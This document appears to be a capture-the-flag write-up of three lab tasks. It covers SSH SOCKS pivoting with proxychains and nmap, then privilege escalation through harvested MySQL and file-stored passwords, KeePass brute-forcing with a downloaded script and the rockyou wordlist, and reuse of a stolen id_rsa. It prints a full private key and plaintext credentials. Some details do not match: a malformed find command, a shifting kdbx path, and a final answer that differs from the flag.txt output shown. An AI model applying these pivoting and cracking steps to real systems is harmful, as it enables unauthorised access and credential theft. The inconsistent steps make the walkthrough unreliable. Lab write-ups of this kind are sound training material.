
SSH forward

The condition of a given task:

`Подключиться по ssh с учетными данными user:SuperPassword. Флаг где-то совсем рядом в сети по HTTP протоколу, только как его прочесть? В данном задании 2 флага. Первый - текстовый, а второй в картинке /flag.png`




```
┌──(any□ DESKTOP-DKCHPMA)-[~]
└─$ proxychains nmap -T4 -v 172.17.95.122-131
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-13 19:06 MSK
Initiating Ping Scan at 19:06
Scanning 10 hosts [2 ports/host]
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  172.17.95.123:80 <--socket error or timeout!
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  172.17.95.126:80 <--socket error or timeout!
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  172.17.95.129:80 <--socket error or timeout!
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  172.17.95.130:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  172.17.95.131:80 <--socket error or timeout!
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  172.17.95.122:80 <--socket error or timeout!
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  172.17.95.124:80 <--socket error or timeout!
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  172.17.95.128:80 <--socket error or timeout!
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  172.17.95.125:80

┌──(any□ DESKTOP-DKCHPMA)-[~]
└─$ proxychains curl 172.17.95.130
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  172.17.95.130:80  ...  OK
<html>
    <head>
    </head>
    <body>
        Flag is d9bb871cfae00ecf06bf5969eaf057aad94a066617368529457dd196e8803dee2fd6564acdce55da2000b6335e68da64

    </body>
</html>
```

Solution:

VPN On First we will **create a proxy** to scan hosts through nmap `ssh -D 9050 user@10.10.10.10 -p <port>` look at **/etc/hosts** and see two IP addresses, scan everything in between. `cat /etc/hosts` scanning hosts via proxy socket `proxychains nmap -T4 -v 172.17.95.122-131` and take the flag. `proxychains` `curl 172.17.95.130`



```
┌──(any⊠ DESKTOP-DKCHPMA)-[~]
└─$ proxychains nmap -T4 -v 172.17.95.122-131
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-13 19:06 MSK
Initiating Ping Scan at 19:06
Scanning 10 hosts [2 ports/host]
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  172.17.95.123:80 <--socket error or timeout!
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  172.17.95.126:80 <--socket error or timeout!
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  172.17.95.129:80 <--socket error or timeout!
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  172.17.95.130:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  172.17.95.131:80 <--socket error or timeout!
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  172.17.95.122:80 <--socket error or timeout!
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  172.17.95.124:80 <--socket error or timeout!
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  172.17.95.128:80 <--socket error or timeout!
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  172.17.95.125:80

┌──(any⊠ DESKTOP-DKCHPMA)-[~]
└─$ proxychains curl 172.17.95.130
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  172.17.95.130:80  ...  OK
<html>
    <head>
    </head>
    <body>
        Flag is d9bb871cfae00ecf06bf5969eaf057aad94a066617368529457dd196e8803dee2fd6564acdce55da2000b6335e68da64

    </body>
</html>
```

Answer is: ***d9bb871cfae00ecf06bf5969eaf057aad94a066617368529457dd196e8803dee2fd6564acdce55da2000b6335e68da64***


SSH forward 2

The condition of a given task:

`Подключиться по ssh с учетными данными user:SuperPassword. Флаг где-то совсем рядом в сети по HTTP протоколу, только как его прочесть? В данном задании 2 флага. Первый - текстовый, а второй в картинке /flag.png Введите тот, который в картинке`

Solution:

VPN On First we will **create a proxy** to scan hosts through nmap `ssh -D 9050 user@10.10.10.10 -p <port>` look at **/etc/hosts** and see two IP addresses, scan everything in between. **172.17.95.170 f98e07ca447a 172.17.95.178 f98e07ca447a** `cat /etc/hosts` scanning hosts via proxy socket `proxychains nmap -T4 -v 172.17.95.170-178` and take the flag. `proxychains wget 172.17.95.171/flag.png`



flag{top_secret_internal_network_page}

Answer is: ***flag{top_secret_internal_network_page}***

Степной волк


The condition of a given task:

`Задание было исправлено. Флаг у user4 . ssh: www-data:www-data`

Solution:

First we get the `password for user1 from mysql`, whose credentials are in `/var/www/html/index.php`


```
mysql --host=mysql --user=mysql --password=MysqlP4ss
USE passwords;
SELECT * FROM passwords;
```



```
Database changed
mysql> select * from passwords
    -> ;
+----+-------+--------------------+
| id | user  | pass               |
+----+-------+--------------------+
|  1 | user1 | Str0ngP4ss4Us3r0n3 |
+----+-------+--------------------+
1 row in set (0.00 sec)

mysql>
```


logged in as user1 and see that there are **notes** in **.bash_history**, look at them and see that the **beginning of user2's password is AP4ss**.



```
/usr/share/data/notes/note
user@b00a42fba45d:/tmp$ cat /usr/share/data/notes/note
My password starts with AP4ss
```

Let's **search for the AP4ss string in the FS** via, for example, `find /bin -type f -exec grep -H 'AP4ss' {} \{}; 2>/dev/null` and see the full password in the **/bin/scope** file

Logging in as user2 we see **db.kdbx**




```
user@b00a42fba45d:/tmp$ ls -l /home/user3/db.kdbx
-rwxr-xr-x 1 user3 colleagues 1525 Jun 10 10:04 /home/user3/db.kdbx
user@b00a42fba45d:/tmp$
```

execute the following **chain of command**:

- `scp -P <port> user2@10.10.10.10:/home/user2/db.kdbx db.kdbx`
- `apt install keepassxc`
- `wget https://raw.githubusercontent.com/r3nt0n/keepass4brute/master/keepass4brute.sh && chmod +x keepass4brute.sh`
- `wget https://raw.githubusercontent.com/praetorian-inc/Hob0Rules/master/wordlists/rockyou.txt.gz && gzip -d rockyou.txt.gz`
- `./keepass4brute.sh db.kdbx rockyou.txt` and get the password from user3:**S0m3thin61N51d3**

user3 has a *.ssh* directory with **id_rsa**, which we copy to our host machine and after **setting permissions to 600** connect via ssh as user4. `chmod 600 is_rsa && ssh -i id_rsa user4@10.10.10.10 -p <port>` and take our flag! `cat flag.txt`



```
┌──(any□ DESKTOP-DKCHPMA)-[~]
└─$ cat id_rsa_task
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----

┌──(any□ DESKTOP-DKCHPMA)-[~]
└─$ ls -l id_rsa_task
-rw------- 1 any any 2610 Nov 16 06:34 id_rsa_task

┌──(any□ DESKTOP-DKCHPMA)-[~]
└─$ ssh -i id_rsa_task user4@10.10.10.10 -p 35226
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-165-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Nov 16 03:36:43 2023 from 10.10.16.34
$ id
uid=1004(user4) gid=1006(user4) groups=1006(user4)
$ cat flag.txt
60a982db2c73db2254cce9370c42c253d546305918e2d1c3496eefa60c3f95ea4999b52de360743a8571354703185b2a$
```

Credentials:

- **user:user**
- **www-data:www-data**
- **user1:Str0ngP4ss4Us3r0n3**
- **user2:AP4ssThatN3v3rD13s**
- **user3:S0m3thin61N51d3**

Answer is: ***e2625ee4bbd8f808ef00464a8cd050f4c41057f0efbe4f23f1aff819604ba85687594f7f2d4fe55335808a5b3323bfcf***
